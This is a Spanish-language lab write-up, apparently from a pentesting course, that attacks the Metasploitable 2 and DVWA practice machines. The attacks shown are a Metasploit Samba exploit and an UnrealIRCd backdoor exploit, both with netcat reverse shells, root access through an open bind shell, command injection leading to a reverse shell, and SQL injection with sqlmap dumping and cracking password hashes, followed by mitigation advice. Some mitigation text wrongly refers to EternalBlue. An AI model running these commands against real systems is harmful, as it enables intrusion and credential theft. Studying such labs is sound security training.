5. Seguir las mejores prácticas de seguridad: Asegúrate de seguir las mejores prácticas de seguridad, como usar contraseñas seguras, aplicar el principio de mínimo privilegio y educar al personal sobre los riesgos de seguridad y las prácticas recomendadas de mitigación.

Al tomar estas medidas de seguridad, puedes reducir significativamente el riesgo de explotación de la vulnerabilidad `distccd` en Metasploitable 2 u otros sistemas que utilicen este servicio.

## 2.4 SMB (SERVER MESSAGE BLOCK) PUERTO 139/445

Samba es un proyecto de código ampliamente utilizado en plataformas Linux y Unix para poder trabajar con servicios de Windows.

Se puede utilizar Samba como servidor activo para manejar el inicio de sesión, la autenticación y el control de acceso para una red Windows.


Samba tiene varias vulnerabilidades en sus versiones 3.0.20 que pueden explotarse con el módulo de Metasploit correspondiente.

Tenemos la versión 3.0.20 de Samba, así que vamos a buscarlo a través de la herramienta "searchsploit"



Ya tenemos nuestro vector de ataque, así que vamos a lanzar el exploit

### LANZAMIENTO EXPLOIT



```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
Proxies
RHOSTS    yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139          yes          The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
LHOST  192.168.1.48    yes          The listen address (an interface may be specified)
LPORT  4444          yes          The listen port

Exploit target:
Id  Name
--  --
0  Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.49
RHOSTS => 192.168.1.49
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.48:4444
[*] Command shell session 1 opened (192.168.1.48:4444 -> 192.168.1.49:44247) at 2024-02-22 08:07:27 -0500
```

### MITIGACION:

Para mitigar esta vulnerabilidad en Metasploitable 2 u otros sistemas vulnerables, se recomienda lo siguiente:

1. Actualizar el sistema operativo: Asegúrate de que el sistema esté parcheado con las últimas actualizaciones de seguridad. Microsoft lanzó parches para esta vulnerabilidad en marzo de 2017, así que asegúrate de aplicarlos.

2. Desactivar el protocolo SMBv1: Si es posible, desactiva el protocolo SMBv1 en los sistemas Windows. Esta es una medida efectiva para mitigar el riesgo de explotación de EternalBlue.
3. Utilizar firewalls y filtrado de red: Configura firewalls y filtrado de red para limitar el acceso a los puertos SMB (139 y 445) solo a las direcciones IP y rangos de direcciones confiables.
4. Implementar detección de intrusiones y monitoreo de red: Utiliza herramientas de detección de intrusiones y monitoreo de red para detectar y responder a posibles intentos de explotación de la vulnerabilidad EternalBlue.
5. Seguir las mejores prácticas de seguridad: Mantén una política de seguridad sólida que incluya el uso de contraseñas seguras, la aplicación del principio de mínimo privilegio y la educación del personal sobre los riesgos de seguridad y las mejores prácticas de mitigación.

Al tomar estas medidas de seguridad, puedes reducir significativamente el riesgo de explotación de la vulnerabilidad EternalBlue en Metasploitable 2 u otros sistemas vulnerables.

## 2.5 SERVICIO "BINDSHELL" PUERTO 1524

Permite a los usuarios ejecutar comandos en el sistema como el usuario root. Esta vulnerabilidad se debe a la presencia de un servicio de shell vinculado (bind shell) que escucha en ese puerto y que no está protegido adecuadamente.

La vulnerabilidad radica en el hecho de que el servicio de bind shell está configurado para ejecutarse con privilegios de root y no implementa medidas adecuadas de autenticación o control de acceso. Esto permite que cualquier usuario remoto que pueda conectarse al puerto 1524 pueda ejecutar comandos en el sistema con los privilegios más altos

### LANZMIENTO

\*En el puerto 1524 tenemos una shell de root de metasploitable, lo que quiere decir que una sesión de Telnet, es suficiente

```
(kali㉿kali)-[~]
└─$ telnet 192.168.1.49 1524
Trying 192.168.1.49 ...
Connected to 192.168.1.49.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/# ^[[B^[[B^[[Bls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# root@metasploitable:/# █
```

## MITIGACION

Para mitigar la vulnerabilidad asociada al servicio de "bind shell" en el puerto 1524, se pueden implementar varias medidas de seguridad, que incluyen:

1. Desactivar el servicio o cambiar el puerto: Si el servicio de bind shell no es necesario, se puede desactivar para evitar posibles explotaciones. En caso de ser necesario, se puede cambiar el puerto por uno menos común para dificultar los intentos de conexión no autorizados.
2. Implementar autenticación robusta: Si es imprescindible mantener el servicio activo, se debe implementar algún mecanismo de autenticación fuerte, como contraseñas seguras o autenticación de clave pública, para limitar el acceso solo a usuarios autorizados.
3. Limitar acceso mediante firewall: Se pueden configurar reglas de firewall para restringir el acceso al puerto 1524 solo a direcciones IP específicas o a rangos de direcciones IP confiables.
4. Actualizar y parchear el sistema: Mantener el sistema operativo y todos los servicios actualizados con los últimos parches de seguridad es fundamental para corregir posibles vulnerabilidades conocidas y evitar posibles ataques.
5. Monitorización y registro de eventos: Implementar herramientas de monitorización y registro de eventos para detectar y registrar posibles intentos de acceso no autorizados al servicio de bind shell, lo que permite tomar medidas correctivas rápidamente en caso de incidente.
6. Seguir las mejores prácticas de seguridad: Es importante seguir las mejores prácticas de seguridad, como la configuración segura de contraseñas, la aplicación del principio de mínimo privilegio y la educación continua del personal sobre los riesgos de seguridad y las medidas preventivas adecuadas.

Al implementar estas medidas de seguridad, se puede reducir significativamente la exposición a posibles ataques y mitigar los riesgos asociados al servicio de bind shell en el puerto 1524.

### **3. EXPLOTACION MANUAL:**

#### **3.1 SERVIDOR DE IRC (INTERNET RELAY CHAT) PUERTO 6667**

La vulnerabilidad más conocida en este contexto es la explotación de **UnrealIRCd** utilizando el exploit **UnrealIRCd 3.2.8.1 Backdoor Command Execution**.

Para explotar esta vulnerabilidad podemos ir a google.

Encontramos un exploit en el github de “ranger11”, descargaremos el exploit en la consola.

Una vez descargado, abrimos el exploit y le damos permisos de ejecución con **chmod +x**

Una vez tenemos los permisos de ejecución, el exploit ya está listo para ejecutarse con el siguiente comando **./exploit.py 192.168.1.156 6667 -payload netcat**

```
(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor.git
Cloning into 'UnrealIRCd-3.2.8.1-Backdoor'...
remote: Enumerating objects: 19, done.
remote: Total 19 (delta 0), reused 0 (delta 0), pack-reused 19
Receiving objects: 100% (19/19), 4.19 KiB | 357.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.

(kali㉿kali)-[~/Desktop]
└─$ ls
carpeta de GPG prueba recopilacion.sh UnrealIRCd-3.2.8.1-Backdoor

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ cd UnrealIRCd-3.2.8.1-Backdoor
└─$ ls
exploit.py README.md

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ sudo chmod +x exploit.py
[sudo] password for kali:

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ ls
exploit.py README.md

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ cd exploit.py
cd: not a directory: exploit.py

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ sudo nano exploit.py

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$ ./exploit.py 192.168.1.156 6667 -payload netcat
Exploit sent successfully!

(kali㉿kali)-[~/Desktop/UnrealIRCd-3.2.8.1-Backdoor]
└─$
```

## 4. ANALISIS DE VULNERABILIDADES WEB

Para el análisis de vulnerabilidades web hemos utilizado la herramienta Nikto sobre nuestra ip objetivo. Para ello hemos utilizado el siguiente comando: **nikto -h http://192.168.1.49**

```
[root@kali: ~]# ./Downloads/nikto -h http://192.168.1.49
- Nikto v2.5.0
+ Target IP: 192.168.1.49
+ Target Hostname: 192.168.1.49
+ Target Port: 80
+ Start Time: 2024-02-23 05:43:48 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The anti-clickjacking X-Frame-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misconfig-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpMyAdmin: Directory indexing found.
+ /phpMyAdmin/.htaccess: From the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: This doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvenano.cgi?name=CVE-1999-0578
+ /~PHPE9568F73D-0428-11d0-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPE9568F73D-0428-11d0-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPE9568F73D-0428-11d0-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPE9568F73D-0428-11d0-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/.ChangeLog.php: phpMyAdmin for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/.htaccess: phpMyAdmin for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vtweb.co.uk/apache-restricting-access-to-icon README/
+ /phpMyAdmin/.phpMyAdmin directory found.
+ /phpMyAdmin/.htaccess: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /phpMyAdmin/.htaccess: .htaccess file contains the credentials.
+ 8910 requests: 0 errors(s) and 27 item(s) reported on remote host
+ End Time: 2024-02-23 05:44:17 (GMT-5) (29 seconds)

+ 1 host(s) tested
```

Nos saca mucha información sobre lo que ha identificado en la web, por ejemplo el servidor apache 2.2.8 (ubuntu).

Nos dice que el código con el que está escrito esta web es con lenguaje PHP 5.2.4.

En la siguiente línea vemos una primera evidencia de una vulnerabilidad, nos dice que la cabecera anti-clickjacking denominada X-Frame-Options no está presente, esta cabecera es importante para evitar posibles ataques de clickjacking.

En la siguiente linea nos dice que no está presente la cabecera de seguridad XSS-Protection, esta cabecera le indica al navegador web que no interprete los datos de entrada como parte del código fuente, esto evita que los atacantes intenten añadir código arbitrario cuando interactúan con la aplicación web y lograr que se ejecute en la aplicación.

También vemos que la version de apache instalada dentro del servidor de aplicaciones es la 2.2.8, con en analisis de nikto vemos que está desactualizada y probablemente tenga fallos de seguridad.

Nikto también nos muestra archivos o carpetas que pueden ser interesantes de revisar por parte de un atacante.

Tambien tenemos que se ha identificado que el archivo phpinfo.php está publico, por lo tanto toda la configuracion del servidor de aplicaciones está expuesta y puede ser consultable con este archivo.

Vemos la ausencia de varias cabeceras de seguridad que son necesarias y que nos permiten proteger al sitio web de diferentes tipos de ataque.

## 5. EXPLOTACION WEB:

### 5.1 COMMAND EXECUTION

Vamos a empezar con la vulnerabilidad de inyección de comandos, en el que encontramos un formulario que nos pide una dirección ip.

Cuando ponemos una ip, podemos ver que hace un ping.

Para aprovecharnos de esta vulnerabilidad podemos hacer un ping -c 4 ; id y vemos que nos da un error, pero el ";" finaliza esa instrucción y pasa al siguiente comando que es "id" y nos muestra el id del usuario actual.

Probamos a ejecutar comandos en el formulario poniendo ";" seguido del comando que queremos ejecutar, por ejemplo: ; ls y vemos que el comando se ejecuta.

The screenshot shows the DVWA Command Execution interface. On the left, there's a sidebar menu with options: Home, Instructions, Setup, Brute Force, Command Execution (which is highlighted in green), CSRF, File Inclusion, and others. The main content area has a title "Vulnerability: Command Execution" and a sub-section "Ping for FREE". It says "Enter an IP address below:" followed by an input field and a "submit" button. Below the input field, there are three red links: "help", "index.php", and "source".

Ahora para poder conseguir una shell dentro de la máquina para no tener que ejecutar comando desde aquí, podemos ir a la página <https://jaytaylor.com/notes/node/1520886669000.html> y buscar como podemos crear una shell reversa.

Encontramos el siguiente comando de php y vamos a probarlo dentro del formulario, para ello, antes de nada con Netcat vamos a poner un puerto a la escucha para recibir esa conexión con el siguiente comando: nc -nlvp 4444

```
(kali㉿kali)-[~/Downloads]
$ nc -nlvp 4444
listening on [any] 4444 ...
```

Ahora ya podemos ejecutar el comando desde DVWA, poniendo antes del comando ";"


```
(kali㉿kali)-[~/Downloads]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.49] 39250
```

Como podemos ver, ya estaríamos conectados

## 5.2 SQL INJECTION

Nos encontramos con un panel que nos pide un User ID.


Vamos a probar a ver si es susceptible de un ataque sql injection, para vamos a probar con una consulta, por ejemplo una palabra que lleve una comilla y vemos que si es vulnerable porque está añadiendo la consulta la comilla que hemos indicado.



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'connor'' at line 1

Una vez ya hemos visto que es vulnerable podriamos probar con diferente cosas como por ejemplo, '%' or '0'='0 (esto nos sacara todos los usuarios que haya registrados)

Utilizamos el payload ' or 1=1# y nos da las bases de datos y los nombres de los usuarios.



The screenshot shows the DVWA SQL Injection page. On the left is a sidebar menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main content area has a title "Vulnerability: SQL Injection". Below it is a "User ID:" input field with the value "' or 1=1#", and a "Submit" button. To the right of the input field, five sets of results are displayed in red text:

- ID: ' or 1=1#  
First name: admin  
Surname: admin
- ID: ' or 1=1#  
First name: Gordon  
Surname: Brown
- ID: ' or 1=1#  
First name: Hack  
Surname: Me
- ID: ' or 1=1#  
First name: Pablo  
Surname: Picasso
- ID: ' or 1=1#  
First name: Bob  
Surname: Smith

Vamos a utilizar la herramienta SQLMAP para explotar esta vulnerabilidad, para ello vamos a la terminal y ejecutamos el siguiente comando `sqlmap -u`


```
"http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=18a70f98c7d76fe0244fc9e8c7ab044b"
```

Este comando invoca la herramienta SQLMap para realizar una exploración de inyección SQL en una URL específica que apunta a una página vulnerable en DVWA. Aquí está el significado de cada parte del comando:

- `sqlmap`: es el comando principal de la herramienta SQLMap.
- `-u "http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"`: especifica la URL de destino donde se realizará la exploración. En este caso, se está apuntando a una página en DVWA que es vulnerable a la inyección SQL. El parámetro `id=1&Submit=Submit#` indica que se está enviando un formulario con un parámetro `id` que tiene un valor de `1`.
- `--cookie="security=low; PHPSESSID=18a70f98c7d76fe0244fc9e8c7ab044b"`: proporciona las cookies necesarias para la sesión en el sitio web. En este caso, se están estableciendo dos cookies:

`security` con un valor de `low` para establecer el nivel de seguridad bajo en DVWA, y `PHPSESSID` con un valor específico que identifica la sesión del usuario en DVWA.

En resumen, este comando ejecuta SQLMap en la URL especificada, utilizando las cookies proporcionadas para realizar una exploración de inyección SQL en la página vulnerable de DVWA.



```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=18a70f98c7d76fe0244fc9e8c7ab044b"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:36:08 / 2024-02-25/ [http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#] [User ID: 1] [DVWA] [https://sqlmap.org]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:36:08 / 2024-02-25/ [http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#] [User ID: 1] [DVWA] [https://sqlmap.org]

[12:36:09] [INFO] testing connection to the target URL
[12:36:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:36:09] [INFO] testing if the target URL content is stable
[12:36:09] [INFO] target URL content is stable
[12:36:09] [INFO] target content is stable
[12:36:09] [INFO] testing if GET parameter 'id' is dynamic
[12:36:09] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:36:09] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:36:09] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:36:09] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[12:36:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:36:15] [WARNING] reflective value(s) found and filtering out
[12:36:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:36:16] [INFO] testing 'Generic inline queries'
[12:36:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:36:16] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:36:17] [INFO] testing 'NOT boolean-based blind - WHERE or HAVING clause (NOT = MySQL comment)'
[12:36:17] [INFO] GET parameter 'id' appears in 'OR boolean-based blind - WHERE or HAVING clause (NOT = MySQL comment)' injectable (with --not-string="Me")
[12:36:18] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:36:18] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:36:18] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:36:18] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:36:18] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:36:19] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'

View Source | View Help
```

Obtenemos varia información, entre lo mas importante podemos destacar lo siguiente:

#### Resultados de la exploración:

- Se identificaron varios puntos de inyección potenciales en el parámetro GET `id`.
- Se determinó que el sistema de gestión de bases de datos (DBMS) backend es MySQL, con detalles sobre las técnicas de inyección SQL detectadas.
- Se realizaron un total de 3903 solicitudes HTTP(s) durante la exploración.

#### 2. Sistemas operativos y tecnologías utilizadas:

- El sistema operativo del servidor web se identificó como Linux Ubuntu 8.04 (Hardy Heron).
- La tecnología de la aplicación web está basada en PHP 5.2.4 y Apache 2.2.8.
- Se confirmó que el sistema de gestión de bases de datos (DBMS) backend es MySQL versión 4.1 o superior.

#### 3. Archivos de registro:

Se indica que los datos obtenidos durante la exploración se guardaron en archivos de texto en la ruta `/home/kali/.local/share/sqlmap/output/192.168.1.49`.

Con el siguiente comando ejecutaremos SQLMap para encontrar y explotar una vulnerabilidad de inyección SQL en la URL proporcionada, utilizando las cookies especificadas para la autenticación, y luego extraemos datos de la base de datos una vez que se haya encontrado la vulnerabilidad.

```
sqlmap -u "http://192.168.1.49/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="security=low; PHPSESSID=18a70f98c7d76fe0244fc9e8c7ab044b" --dump
```

File Actions Edit View Help

back-end DBMS: MySQL > 4.1

```
[12:39:26] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:39:26] [INFO] fetching current database
[12:39:26] [INFO] reflective value(s) found and filtering out
[12:39:26] [INFO] fetching tables for database: 'dwva'
[12:39:26] [INFO] fetching columns for table 'guestbook' in database 'dwva'
[12:39:26] [INFO] fetching entries for table 'guestbook' in database 'dwva'
Database: dwva
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
+-----+-----+-----+
```

Vulnerability: SQL Injection

User ID:

```
[12:39:26] [INFO] table 'dwva.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.49/dump/dwva/guestbook.csv'
[12:39:26] [INFO] fetching columns for table 'users' in database 'dwva'
[12:39:26] [INFO] fetching entries for table 'users' in database 'dwva'
[12:39:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[12:40:09] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:40:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:40:24] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:40:24] [INFO] starting 2 processes
[12:40:28] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f760853678922e03'
[12:40:30] [INFO] cracked password 'charley' for hash '8d3533d75ae2c396d7e04fc69216b'
[12:40:32] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d108327de0b82cf99'
[12:40:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:40:44] [INFO] using suffix '1'
[12:41:04] [INFO] using suffix '123'
[12:41:09] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:41:23] [INFO] using suffix ''
[12:41:45] [INFO] using suffix '12'
```

[View Source](#) | [View diff](#)

Database: dwva
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.1.49/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d108327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.1.49/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	l337	http://192.168.1.49/dvwa/hackable/users/l337.jpg	8d3533d75ae2c396d7e04fc69216b (charley)	Me	Hack
4	pablo	http://192.168.1.49/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.1.49/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d108327deb882cf99 (password)	Smith	Bob

[12:54:00] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.49/dump/dwva/users.csv'
[12:54:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.49'

[\*] ending @ 12:54:00 / 2024-02-25 /

Hemos extraído la siguiente información:

## 1. Resumen de la exploración:

- Tipo de DBMS: MySQL
- Sistema operativo del servidor web: Linux Ubuntu 8.04 (Hardy Heron)
- Tecnología de la aplicación web: Apache 2.2.8, PHP 5.2.4

## 2. Vulnerabilidades de inyección SQL identificadas:

- Tipo de inyección SQL encontrada (boolean-based blind, error-based, time-based blind, UNION query)
- Ejemplos de payloads utilizados para explotar cada tipo de inyección SQL

## 3. Información sobre la base de datos:

- Nombre de la base de datos: dwva
- Nombre de la tabla: guestbook
- Columnas en la tabla guestbook: comment\_id, name, comment
- Entrada(s) en la tabla guestbook: Una entrada con ID 1, nombre "test", y un comentario

## 4. Hashes de contraseña:

- Hashes de contraseña identificados en la columna 'password' de la tabla 'users'
- Contraseñas crackeadas y sus hashes correspondientes utilizando un ataque de diccionario

## 5. Actividades de cracking de contraseña:

- Método de hash utilizado: md5\_generic\_passwd
